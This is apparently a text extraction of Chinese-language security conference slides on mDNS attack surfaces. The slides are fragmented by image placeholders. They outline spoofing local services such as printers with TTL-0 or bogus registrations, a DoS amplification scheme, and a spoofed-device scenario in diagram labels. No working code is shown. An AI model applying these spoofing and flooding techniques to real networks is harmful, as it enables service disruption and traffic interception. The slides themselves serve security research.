


oa.\_ippes\_.tcp.local SRV 0 0 8000  
printer.local




印表機

# 服務區網 IP 位置



筆電


A printer.local



印表機

printer.local A 192.168.0.3


# mDNS 攻擊面向



- 註冊存在服務 TTL 設為 0
- 註冊大量不同名且 TTL 異常服務
- 內網常用服務
  - 印表機 `_ipp._tcp.local`
  - 網頁服務 `_http._tcp.local`

# TTL 異常服務


---



僅公布於研討會





# DoS – 放大攻擊



攻擊者




註冊 10 個服務



請求 10 次

請求 10 次

請求 10 次




受害主機

*DEV*✓*CORE*

偽造服務與裝置


# 偽造服務



桌機 192.168.0.2

嘗試連線到 192.168.0.5

我是 oa.ipps.\_tcp.local  
192.168.0.3




印表機 192.168.0.3

我是 oa.ipps.\_tcp.local  
192.168.0.5



駭客 192.168.0.5



